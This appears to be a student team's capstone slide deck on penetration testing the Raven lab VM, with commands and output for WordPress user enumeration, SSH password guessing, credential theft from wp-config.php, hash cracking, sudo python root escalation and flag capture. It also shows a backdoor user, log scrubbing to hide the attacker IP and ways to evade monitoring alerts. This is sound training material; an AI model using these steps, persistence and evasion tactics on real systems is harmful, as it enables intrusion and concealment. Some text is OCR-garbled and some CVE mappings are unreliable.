# Final Engagement

# Attack, Defense & Analysis of a Vulnerable Network

#### Presentation Created By:

Felix Amenumey
Justice Ameyaw
Israel Awolope
Hibo Bulle
Ralph Dethomas
Justin Heyl
Jeremy Kelber

Jennifer Kunde David Mbeyeah Tiffany Melchiorre Kaltun Mohamud Samwel Ogero Bilisummaa Tucho


#### **Table of Contents**

This document contains the following resources:

03 **Network Topology & Exploits Used Methods Used to Critical Vulnerabilities Avoiding Detect** 

# Network Topology & Critical Vulnerabilities

# **Network Topology**



#### **Network**

Address Range: 192.168.1.0/24

Netmask: 255.255.255.0 Gateway: 192.168.1.1

#### **Machines**

IPv4: 192.168.1.90 OS: Linux 2.6.32 Hostname: Kali

IPv4: 192.168.1.105

OS: Linux

Hostname: Capstone

IPv4: 192.168.1.110

OS: Linux

Hostname: Target1

IPv4: 192.168.1.115

OS: Linux

Hostname: Target2

IPv4:192.168.1.100

OS: Linux

Hostname: ELK

# Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in Target 1.

Vulnerability	Description	Impact
CVE-2015-0235 WordPress XML-RPC GHOST Vulnerability Scanner	The GHOST vulnerability is a buffer overflow condition that can be easily exploited locally and remotely, which makes it extremely dangerous.	The system will segfault and return a server error. On patched systems, a normal XML-RPC error is returned.
CVE-2014-5266 Wordpress XML-RPC DoS	Wordpress XMLRPC parsing is vulnerable to a XML based denial of service.	This vulnerability affects Wordpress 3.5 - 3.9.2
CVE-1999-0502 Wordpress XML-RPC Username/Password Login Scanner	Attempts to authenticate against a Wordpress-site (via XMLRPC) using username and password combinations indicated by the USER_FILE, PASS_FILE, and USERPASS_FILE options	There is considerable informational disclosure, modification of some system files or information is possible
CVE-2013-0235 Wordpress Pingback Locator	WordPress before 3.5.1 allows remote attackers to send HTTP requests to intranet servers, and conduct port-scanning attacks, by specifying a crafted source URL for a pingback, related to a Server-Side Request Forgery (SSRF) issue / sites with the Pingback API enabled.	Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited

# Exploits Used

#### Exploitation: OWASP A3:2017 Sensitive Data Exposure

By allowing user enumeration on the wordpress website (wpscan) we were able to gain the usernames of "michael" and "steven" as seen below.

Command used: < wpscan --url <a href="http://192.168.1.110/wordpress">http://192.168.1.110/wordpress</a> -eu >

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress -eu
        WordPress Security Scanner by the WPScan Team
                        Version 3.7.8
       Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[+] URL: http://192.168.1.110/wordpress/
[+] Started: Sun Aug 22 20:52:21 2021
steven
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)
[+] michael
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)
```

## Exploitation: OWASP A2:2017 Broken Authentication

We targeted the username "michael" and attempted to ssh into target1 by guessing his password. We used a few basic passwords then achieved success when using his username "michael" as the password too. This gave us access into target1 under Michael's credentials and privileges.

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
You have new mail.
Last login: Sun Aug 22 04:20:43 2021 from 192.168.1.90
michael@target1:~$
```

## Exploitation: OWASP A5:2017 Broken Access Control

We navigated the system files and searched for the wp-config.php file and found that Michael had read and write privileges. We were able to obtain the SQL Database Username and password in plain text.

```
-rw-rw-rw- 1 www-data www-data 3134 Aug 13 2018 wp-config.php
```

```
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
                                                                   Command to view config
* The base configuration for WordPress
 * The wp-config.php creation script uses this file during the
* installation. You don't have to use the web site, you can
* copy this file to "wp-config.php" and fill in the values.
* This file contains the following configurations:
 * * MySQL settings
 * * Secret keys
* * Database table prefix
 * * ABSPATH
 * @link https://codex.wordpress.org/Editing_wp-config.php
* apackage WordPress
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME' ('wordpress')
/** MySQL database username */
define('DB_USER 'root');
/** MySQL database password */
define('DB_PASSWORD', C'R@v3nSecurity'); - Password
```

## Exploitation: OWASP A1:2017 Injection

After cracking Steven's hash in our Kali VM, we ssh into Target1 using Steven's credentials. username < steven > password < pink84 >

```
root@Kali:~/Desktop/wordlist/general# john wp_hashes.txt --show
steven:pink84
```

We used a Python privilege escalation exploit to change to the root user.

< sudo python -c 'import pty;pty.spawn(\*/bin/bash\*)' >

```
$ whoami
steven
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven#
```

# **Exploitation: Maintaining Access**

#### Creating Backdoor:

- add "system" user with sudo escalated privileges.

```
Command used: < sudo adduser devs >
```

Clearing footprints by Log Cleaning:

Command used:

```
< cat logfile | grep -v "192.168.1.90" >> logfile.mod >
< mv logfile.mod logfile >
```

- Of course, this method is not really safe. It would be fairly easy to restore the original entries using a forensics tool. Unfortunately, this simple approach is all it takes to fool many administrators.

```
copy has a fresh
                                            // syntax and flag changes. Should be run after XRegExp and any plugins ar
html/vendor/examples/scripts/XRegExp.js:
e loaded
html/vendor/examples/scripts/XRegExp.js:
                                           // third (`flags`) parameter
html/vendor/examples/scripts/XRegExp.js:
                                            // capture. Also allows adding new flags in the process of copying the reg
ex
html/vendor/examples/scripts/XRegExp.js:
                                            // Augment XRegExp's regular expression syntax and flags. Note that when a
dding tokens, the
html/vendor/examples/scripts/XRegExp.js:
                                            // Mode modifier at the start of the pattern only, with any combination of
flags imsx: (?imsx)
html/vendor/composer.lock:
                             "stability-flags": [],
                                       ←!— flag1{b9bbcb33e11b80be759c4e844862482d} →
html/service.html:
michael@target1:/var/www$
```

Once we gained shell access we did grep for flag in the html directory.

The command use is below: grep -RE flag html

```
michael@target1:/var/www$ ls -lah
total 20K
                              4.0K Aug 13 2018
drwxrwxrwx 3 root
                     root
                              4.0K Aug 13 2018
drwxr-xr-x 12 root
                     root
                                3 Aug 13 2018 .bash_history
-rw----- 1 www-data www-data
                               40 Aug 13 2018 flag2.txt
-rw-r-- 1 root
                     root
                              4.0K Aug 13 2018
drwxrwxrwx 10 root root
michael@target1:/var/www$
```

Finding flag 2 was easily accessible by moving to the www directory.

The command use is below: cd /var/www cat flag2.txt

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');
/** MySQL database username */
define('DB_USER', 'root');
/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
/** MySQL hostname */
define('DB_HOST', 'localhost');
/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');
/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
/**#a+
 * Authentication Unique Keys and Salts.
 * Change these to different unique phrases!
* You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key ser
vice}
* You can change these at any point in time to invalidate all existing cookies. This will force all users to have to
log in again.
```

We needed to move to mysql server in order to find flag 3. First we access the mysql databases as the local host which was noted in the wp-config.php file.

The command use to log in: mysql -u root -p'R@v3nSecurity' -h 127.0.0.1

```
michael@target1: ~
                                              michael@target1:~
     Actions
              Edit View Help
                            2018-08-12 23:31:59 | 2018-08-12 23:31:59 |
sion-v1
http://raven.local/wordpress/index.php/2018/08/12/4-revision-v1/
                                                                               0 revision
                 2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}
            flag3
                             | inherit | closed
2018-08-13 01:48:31 | 2018-08-13 01:48:31 |
                                                                            closed
                                                                                                           4-revi
sion-v1
http://raven.local/wordpress/index.php/2018/08/13/4-revision-v1/
                                                                               0 revision
```

We searched all tables in wordpress and were able to find flag 3 inside posts tables.

The command use: select \* from wp\_posts;

#### **Capturing flags**

```
Database changed
mysql> show tables;
  Tables_in_wordpress
  wp_commentmeta
  wp_comments
  wp_links
  wp_options
  wp_postmeta
  wp_posts
  wp_term_relationships
  wp_term_taxonomy
  wp_termmeta
  wp_terms
  wp_usermeta
  wp_users
12 rows in set (0.00 sec)
mysql>
```

## Flag 4

```
michael@target1:~$ nano wp_hashes.txt
michael@target1:~$ exit
logout
Connection to 192.168.1.110 closed.
root@Kali:~# nano wp_hashes
root@Kali:~# john wp_hashes
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 19 candidates buffered for the current salt, minimum 96 needed for performance.
Warning: Only 21 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84
                 (User2)
```

Finding flag 4 was a bit more complicated. First we needed to access the wp\_users table to see any passwords associated with users. We found 2 users in the table: michael and steven. As the passwords were hashed we used 'John The Ripper to crack the password.'

```
flag4.txt
root@target1:~# cat flag4.txt
//_'\\//_\'_\
1 | | \ \ C | | \ \ \ / | | | |
flag4{715dea6c055b9fe3337544932f2941ce}
CONGRATULATIONS on successfully rooting Raven!
This is my first Boot2Root VM - I hope you enjoyed it.
Hit me up on Twitter and let me know what you thought:
@mccannwj / wjmccann.github.io
root@target1:~#
```

Once steven's password was cracked with the help of JTR, we gained shell access using steven's credentials. Then we use this python command to escalate to sudo:

sudo python -c 'import pty;pty.spawn("/bin/bash")

# Avoiding Detection

## Stealth Exploitation: Sensitive Data Exposure

#### **Monitoring Overview**

- Excessive HTTP Errors Alerts will detect this exploit.
- It measured by http response status code metrics.
- The thresholds will be fired when it is above 400 for the last 5 min.

#### **Mitigating Detection**

- To avoid triggering the alert would require a less attempts in the specified period
- Sucuri and Pentest-Tools wpscanner are alternative wordpress enumeration tools
- As detection is based on an alert from Kibana, an attacker could DOS the Capstone Server to avoid detection of his work on the Target machines

## Stealth Exploitation: Broken Authentication

#### **Monitoring Overview**

- HTTP Request Size Monitor detect this exploit
- It measured by http request bytes over all documents
- The thresholds will be fired if is above 3500 for the last 1 minute

#### **Mitigating Detection**

- To avoid triggering the alert would require a less attempts in the specified period.
- Brute force is still required however better intel may allow intelligent guessing

## Stealth Exploitation: Broken Access Control

#### **Monitoring Overview**

- CPU usage monitor detects this alert
- It measure by system process CPU total packet.
- The thresholds will be fired if 50% usage in the last 5 minutes occurred.

#### **Mitigating Detection**

- A low and slow rate attack would not increase the CPU usage.
- Alternatively to avoid pinpointing a single point of origin these attacks and tasks should be spread through various sources and IP addresses to make identification of true source more difficult.